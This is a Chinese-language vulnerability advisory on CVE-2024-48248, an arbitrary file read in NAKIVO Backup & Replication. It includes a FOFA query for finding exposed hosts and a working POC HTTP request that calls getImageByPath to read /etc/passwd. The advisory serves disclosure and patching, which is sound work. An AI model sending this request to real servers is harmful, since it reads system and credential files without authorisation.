

NAKIVO Backup & Replication任意文件读取漏洞(CVE-2024-48248)

漏洞描述

NAKIVO Backup & Replication 存在任意文件读取漏洞，攻击者可利用STPreLoadManagement 类中的 getImageByPath方法，绕过路径验证并读取目标服务器上的任意文件（包括敏感配置文件、数据库、备份日志等）。

影响版本

NAKIVO Backup & Replication < v11.0.0.88174

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="NAKIVO-Backup-Replication"

POC/EXP:


POST /c/router HTTP/1.1

HOST: 127.0.0.1

Connection:keep-alive

Content-type: application/json

```
{"action": "STPreLoadManagement","data":  
["/etc/passwd"],"method":"getImageByPath","sid":"","tid":"watchTowr","type":"watchTower"}
```



内容进行ASCII 解码即可

漏洞修复

目前官方已发布安全更新，建议用户尽快升级至最新版本：

<https://www.nakivo.com/resources/download/trial-download/download/>